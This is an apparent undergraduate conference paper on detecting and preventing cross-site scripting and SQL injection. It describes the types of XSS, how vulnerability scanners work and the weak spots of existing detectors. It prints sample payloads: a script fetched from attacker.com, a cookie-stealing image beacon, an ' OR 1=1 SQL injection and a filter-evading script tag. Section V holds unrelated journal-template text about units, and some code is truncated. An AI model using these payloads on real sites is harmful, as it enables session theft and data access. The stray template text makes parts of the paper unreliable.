Cross Site Scripting Attack Detection & Prevention System

Punam Thopate, Purva Bamm, Apeksha Kamble, Snehal Kunjir, Prof S.M.Chawre

Abstract— **Nowadays Web application is one of the important and necessary for communication channels between service provider and the web service users. In the web network most of the users are using the client side scripting languages such as Java Script but in today's world this increasing use of JavaScript also increases the serious issue of security vulnerabilities in web application too, such as cross site scripting (XSS). On the way to detect vulnerabilities is to use fully automated tools such as web vulnerabilities scanners. But the detection rate of certain type of XSS vulnerabilities is disappointing. In particular, scanners face problem in detecting stored XSS properly. In this paper we are merging the mechanisms provided from XSS and SQL Injection. In this paper we mainly focus on detection and prevention of XSS and SQL injection .We focus on detecting the XSS and providing the solution to prevent from the attack and also providing filter for SQL injection**

Index Terms— **cross site scripting, injection attack, JavaScript, scripting language web application security, security, survey, SQL injection.**

I. Introduction

Web application expands its usage to provide more and more services and it became more useful of the essential communication channels between service providers n users. Users mostly use the scripting language is JavaScript and increasing the use of JavaScript also directly increases the serious problem of security vulnerabilities in web application too.
Class of Scripting is injected into dynamic pages of trusted sites foe transferring sensitive data of third party. And it avoids same origin policy or cookie protection mechanisms to allow attackers to access confidential data. XSS usually affects web browser on the client side where SQL injection

Manuscript received Nov, 2014.

***First Author Punam Thopate**, Department Of Computer Engineering, Bivarabai Sawant College Of Engineering & Research.,Pune,India, 9730554979.*
***Second Author Purva Bamm**, Department Of Computer Engineering, Bivarabai Sawant College Of Engineering & Research.,Pune,India, 7040246068.*
***Third Apeksha Kamble**, Department Of Computer Engineering, Bivarabai Sawant College Of Engineering & Research.,Pune,India, 8408933666.*
***Fourth Author Snehal Kunjir,** Department Of Computer Engineering, Bivarabai Sawant College Of Engineering & Research.,Pune,India, 9503837064.*

II. Threats of XXX

Session hijacking: Such as adding JavaScript that forwards cookies to an attacker.
Misinformation: Such as adding "For more info call 1-800-A-BAD-GUY" to a page". Defacing web site: such as adding "This Company is terrible" to a page.
Inserting hostile content: such as adding malicious ActiveX controls to page.
Phishing attacks: Such as adding login FORM posts to third party sites. Takeover of the user's browser: such as adding JavaScript code to redirect the user.
Pop-Up-Flooding: Malicious scripts can make your website inaccessible also can make browsers crash or become inoperable. Scripts can spy on what you do such as History of sites visited and Track information you posted to a web site and Access to personal data such as (Credit card, Bank Account)
Access to business data: such as (Bid details, construction details)

III. Types of XSS

Here are three distinct types of XSS attacks: the Persistent, Non-Persistent and DOM-base attack which describes by example as:

1. *Persistent*:

Persistence XSS vulnerability is a more devastating variant of a cross site scripting flaw. It occurs when the data provided by the attacker is saved by the server, and then permanently displayed on normal pages returned to other users in the course of regular browsing without proper HTML escaping. Persistent XSS can be more significant than other types because the attacker malicious script is rendered automatically, without the need to individually target victims or lure them to the third party website

2. *Non-Persistent*:

In non-persistent type of XSS attack the code is injected and send back to the off server visitor It is known as reflected XSS. Malicious code will get executed in a target browser which act as a victim and the payload is not stored anywhere else. It return as a part of HTML response. Typically there are 3 steps research, social engineering and payload execution

3. *XSS DOM-BASE ATTACK*:
The Document Object Model is a convention for representing and working with objects in an HTML document (as well as in other document types). Basically all HTML documents have an associated DOM, consisting of objects representing the document properties from the point of view of the browser. Whenever a script is executed client-side, the browser provides the code with the DOM of the HTML page where the script runs, thus, offering access to various properties of the page and their values, populated by the browser from its perspective..

IV. PROPOSED WORK & MODULE

In proposed system, we are making a system which secure the network from Cross Site Scripting [XSS] and SQL Injection attacks. In our System we first registered the number of website from organization and then further we provide security to the particular website from the attacks on which we are working.

We proposed a system to provide more security to the Website on Network

ADVANTAGES OF PROPOSED SYSTEM

1. The system can be developed towards scalability, maintainability.

2. We are providing more security and prevention of cheater participant done easily.

3. We are providing a ease of use of components.

V. MODULES

Use either SI (MKS) or CGS as primary units. (SI units are strongly encouraged.) English units may be used as secondary units (in parentheses). **This applies to papers in data storage.** For example, write “15 Gb/cm^2 (100 Gb/in^2).” An exception is when English units are used as identifiers in

Trade, such as “3½ in disk drive.” Avoid combining SI and CGS units, such as current in amperes and magnetic field in oversteps. This often leads to confusion because equations do not balance dimensionally. If you must use mixed units, clearly state the units for each quantity in an equation.

The SI unit for magnetic field strength H is A/m. However, if you wish to use units of T, either refers to magnetic flux density B or magnetic field strength symbolized as $\mu_0 H$. Use the center dot to separate compound units, e.g., “A·m^2.”

A.XSS Attacks:

In XSS attacks it has five steps. Let us see the example of the bank system which includes Evil. Org, Bank.com and user which follows the following five steps as shown in fig 1.



Evil.org
Script sends user's cookie and session information without the user's consent or knowledge
Link to bank.com sent to user via E-mail or HTTP
Evil.org uses stolen session information to impersonate user
User
User sends script embedded as data
Bank.com
Script returned, executed by browser
1
2
3
4
5

Fig 1: XSS Attacks

B.XSS Filter:

The simple and debated the easiest form of XSS protection filter which will remove dangerous keywords like infamous tags, JavaScript commands ,CSS and other ambiguous HTML tags. As shown in fig 2




Fig 2: XSS Filter

C. *Cross site scripting:*

Module shows the actual flow of data.

The interaction takes place among hacker, script, user and server. The attacker does not directly target his victim. Instead, he exploits vulnerability in a website that the victim visits, in order to get the website to deliver the malicious JavaScript for him. To the victim's browser, the malicious JavaScript appears to be a legitimate part of the website, and the website has thus acted as an unintentional accomplice to the attacker. See fig 3.




Fig 3: Data Flow

D. SQL Injection:


When SQL is used to display data on a web page, it is common to let web users input their own search values.

Since SQL statements are text only, it is easy, with a little piece of computer code, to dynamically change SQL statements to provide the user with selected data:

Server Code

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE
```

The example above, creates a select statement by adding a variable (txtUserId) to a select string. The variable is fetched from the user input (Request) to the page.



```
select * from Users where user_id= ' srinivas '
                and password = ' mypassword '

select * from Users where user_id= '' OR 1 = 1; /* '
                and password = ' */-- '
```

Fig 4: SQL Injection

VI. METHODOLOGY

Current fully automated Web Vulnerability Scanners (WVS) has three major components: A crawling component, an attack component and an analysis component [2][4].

1. Crawling Component:

The crawling component collects all pages of a Web application. It uses an input URL as seed and starts following links on each page store the result in list. The crawling module is arguably the most important part of a Web application Vulnerability Scanner; if the scanner's attack engine is poor, it might miss vulnerability, but if it is crawling engine is poor and cannot reach the vulnerability, then it will surely miss the vulnerability.

2. *Attack Component:*

The attack component scans website, extracts all internal links then scans all crawled pages forms field which use in URL parameters then injects various attack patterns into these parameters; Parameters can be part of the URL query string or part of the request body in HTTP POST requests. Both are equally exploitable. In this work, most examples have forms with input fields to illustrate vulnerable parameters.

3. Analysis Component:

The analysis component parses and interprets the server's responses. It uses attack-specific criteria and keywords to determine if an attack was successful. An attack vector is a piece of HTML or JavaScript code that is put into a parameter in-order to be reflected to user by being embedded into a HTTP response. The goal of an attack vector is to make user browser execute malicious code. The malicious code can be either fetched from trusted website or be part of the attack vector itself, although the former allows more complex exploits, two examples for typical attack vectors are:

1. <script src="http://attacker.com/exploit.js"></script> loads and executes a remote script from website.
2. <body onload="document. write ('<img src=http://attacker.com/?'+document.cookie+'/>')"> performs cookie stealing as part of the attack vector.

VII. SYSTEM FEATURES

1. Easy to detect vulnerabilities.
2. Faster and more efficient service.
3. The ability to make result in terms of graphs.
4. Easy updating of software.

VIII. CONSIDERATION POINT TO DETECT XSS

After close examination of existing detectors, we found at least one problem from each detector. Those problems are categorized into five categories. A brief description of these categories along with some realistic examples is placed in this section.[2]

A. Insecure JavaScript Practice

We investigated more than 100 home pages of unique websites manually (reading source file) to make a small measurement. My measurement results almost reflect their outcome.

No of HTML files	JS	DJS		
		evil	*Document. Write*	*innerHTML*
106	73	30	42	39

B. Malicious code between Static Scripts

User input between any existing scripting codes is vital issue while detecting XSS. It's really hard to find any method from existing systems that can solve this dilemma appropriately. There are two types of scripting code in any webpage. Some of them are static and some of them are dynamic (composed during runtime).

```
1 <img src = 'Java
2         Script:alert(Warning)'>
```

Figure 5: Newline between JavaScript

C. Browser-specific Problems

The diversity of browser characteristics is one of the major problems while detecting vulnerabilities. Different browser Parses web page differently. Some of them follow the rules of W3C and some of them it's own. So, this multifaceted of browsers makes many filters weak. Moreover, browser cannot distinguish between crafted scripts with malicious inputs and benign scripts. They are always ready to execute all scripts

This will result in script execution for some browsers. Vector rely on the "ad-hoc (quirk)" behavior of the Firefox HTML parser e.g., only the Firefox executes –

```
 <SCRIPT/XSS
SRC = http://containminated/c.jsp></SCRIPT>
```

Figure 6. SCRIPT followed by non-character

Let's look another case,

```
page_replace ("/\<SCRIPT (.*??)\.(.*??)\
                <\/SCRIPT(.*?)\>/i", "SCRIPT
                BLOCKED", $VALUE);
```

Figure. 7 Detect closing SCRIPT tag

The above function *preg_replace* looks for a closing script tag. Some browsers do not allow any scripting code without any closing script tag

D. DOM-based Problems

JavaScript code and many strong web application firewalls fail
to filter this malicious code.

In the extensible Markup Language (XML) world, there are mainly two types of parser, DOM and SAX. DOM-based parsers load the entire document as an object structure, which contains methods and variables to easily move around the document and modify nodes, values, and attributes on the fly. Browsers work with DOM. When a page is loaded, the browser parses the resulting page into an object structure. The *getElementByTagName* is a standard DOM function that is used to locate XML/HTML nodes based on their tag name.

```
http://v.site/Hello.HTML?name=
  <SCRIPT> alert(abc)
  </SCRIPT>
```

Figure 8: DOM-based XSS vector

IX. CONCLUSION

XSS and SQL Injection prevention system provide security to user's confidential data and users profile and does not allow any malware to interact and misuse the user's data. In this system we are developing an application in which we merge two attacks that is XSS and SQL Injection. We provide a promising mechanism to fight the XSS and SQL attack. This application work in forum take input forms filed as target to detect the XSS and SQL attack. We have compared our system with the existing systems. Our system is efficient than other because of merging two attacks.

.

ACKNOWLEDGMENT

We would like to take this opportunity to express our profound gratitude and deep regard to our project guide Prof. S.M. Chawre, for his guidance, valuable feedback and for constant encouragement for the project. Working under him was extremely knowledgeable experience for us.

REFERENCES

[1]Open web Application security project, XSS(cross site scripting).prevention cheat sheet,2011; http://www.owasp.org/index.php/Xss_(Cross_site_scripting))_preventation _cheat_Sheet

[2]. (IJCSIS) International Journal of Computer Science and Information Security, IEEE Vol. 4, No. 1 & 2, 2012
Consideration Points: Detecting Cross-Site Scripting
Suman Saha
Dept. of Computer Science and Engineering
Hanyang University
Ansan, South Korea sumsaha@gmail.com

[3].N.Listal,"Pertubation-Based User-Input-Validation Testing of web application,"J. Systems and Software ,Nov. 2010,pp.2263-2274.

[4]. N.Shahriar and M. Zulkernine,"MUTEC":Mutation-Based Testing Of Cross Site Scripting,"Proc,%th Int;I Workshop Software Eng.for Secure System(SESS 09),IEEE,2009.pp.47-53).

[5].M.S.Lam et al.,:Securing Web Applications with Static and Dynamic Information Flow Tracking',Proc.2008 Acm SIGPLAN Syamp.Partial Evaluation and Semantics-Based Program Manipulation(PEPM 08).ASM.2008.pp.3-12.

[6]Y.Xie and A.Alken,"Static Detection of Security Vulnerabilities in Scripting Languages,"Proc.15th Usenix Security Symp.(Usenix-SS 06),vol.15,Usenix,2006,pp,179-192.

[7]D.Balzararotti et al.,"Saner.ComposingStatic And Dyanamic Analysis to Validate Sanitazation in Web Application ,"Proc.29th IEEE Symp.security and privacy(SP 08),IEEE CS, 2008,pp 387-401

[8]G. Wassermann and Z.Su, "Static Detection of cross site scripting vulnerabilities," Proc. 30th Int'l Conf. Software Eng. (ICSE 08), ACM, 2008.pp.171-180

[9][9 D. Flanagan, "JavaScript (2nd ed.): the definite ive guide", Sebastopol, CA, USA: O'Reilly & Associates, Inc., 1997.

[10]A.Doup, M.Cova, and G.Vigna. " Why Johnny Can't Pentest: An Analysis of Black-box Web Vulnerability Scanners". In Proceedin gs of Seventh Conference on Detection of Intrusions and Malware & Vulnerability Assessment, Bonn, Germany, July 2010.

[11]Guido van Rossum Fred L. Drake, Jr., editor " Python Tutorial Release 2.3.3 "December 19, 2005.

[12] CERT Coordination Center."CERT Advisory CA – 2000-02 Malicious HTML tags Embedded in Client web Requests." CER Advisories. 3 February 2000.

[13] The Apache Software Foundation. "Cross Site Scripting Info." 20 november 2001

[14] Top 10 2013[online]:
https://www.owsap.org/index.php/Top_10_2013

[15] Weinberger, P. Saxena, D. Akhawe, M. Finifter, R. Shin, and D. Song."A systematic Analysis of XSS sanitization in Web Application Framework," In ESORICS, 2011.

[16] Wassermann and Z.Su "Static Detection of Cross site scripting vulnerabilities" In ICSE , 2008.

[17] Xie and A. Aiken, "Static Detection of security in scripting language," In USENIX-SS, 2006.

[18] H. Liu and H. Motoda, Feature sekection for knowledge discovery and data mining, Kluwer Academic 1998

[19] A. Boukerche , R.B. Machodo, K.R.L. Juca, J.B.M. Sobral, and M.S.M.A. Notare, "An Agent Based and Bilogical Inspired Real-Time Instruction Detection and Security Model for Computer Network Operations," computer comm, vol. 30, no. 13, pp. 2649-2660, sept. 2007.

[20] A. Hoffmann, T. Hories , and B.Sick, "Feature selection for Intrusion detection using support vector machines and neural networks ," Proc.symp. Apllications and the internet(SAINT '03), Jan 2003

[21]S. Christey and R. Martin, "Vulnerability type distributions in cve", version 1.1. [online], http://cwe.mitre. org/documents/vuln-trends/index.html, (09/11/07), May 2007.

First Author

Miss. Punam Thopate

She has completed her diploma in Computer Technology in BVJNIOT from MSBTE Pune and pursuing BE computer from TSSM's BSCOER Pune in Pune University.

Second Author

Miss Purva Bamm

She has completed her 12th from N.M.V. school and Junior College, Pune and pursuing BE Computer from TSSM's BSCOER Pune in Pune University.

Third Author

Miss Apeksha Kamble

She has completed her Diploma in Computer Technology from Zeal Education Society from MSBTE, Pune and pursuing BE Computer from TSSM's BSCOER Pune in Pune University.

Fourth Author

Miss Snehal Kunjir

She has completed her Diploma in Computer Technology From Zeal Education Society from MSBTE, Pune and pursuing BE Computer from BSCOER Pune in Pune University.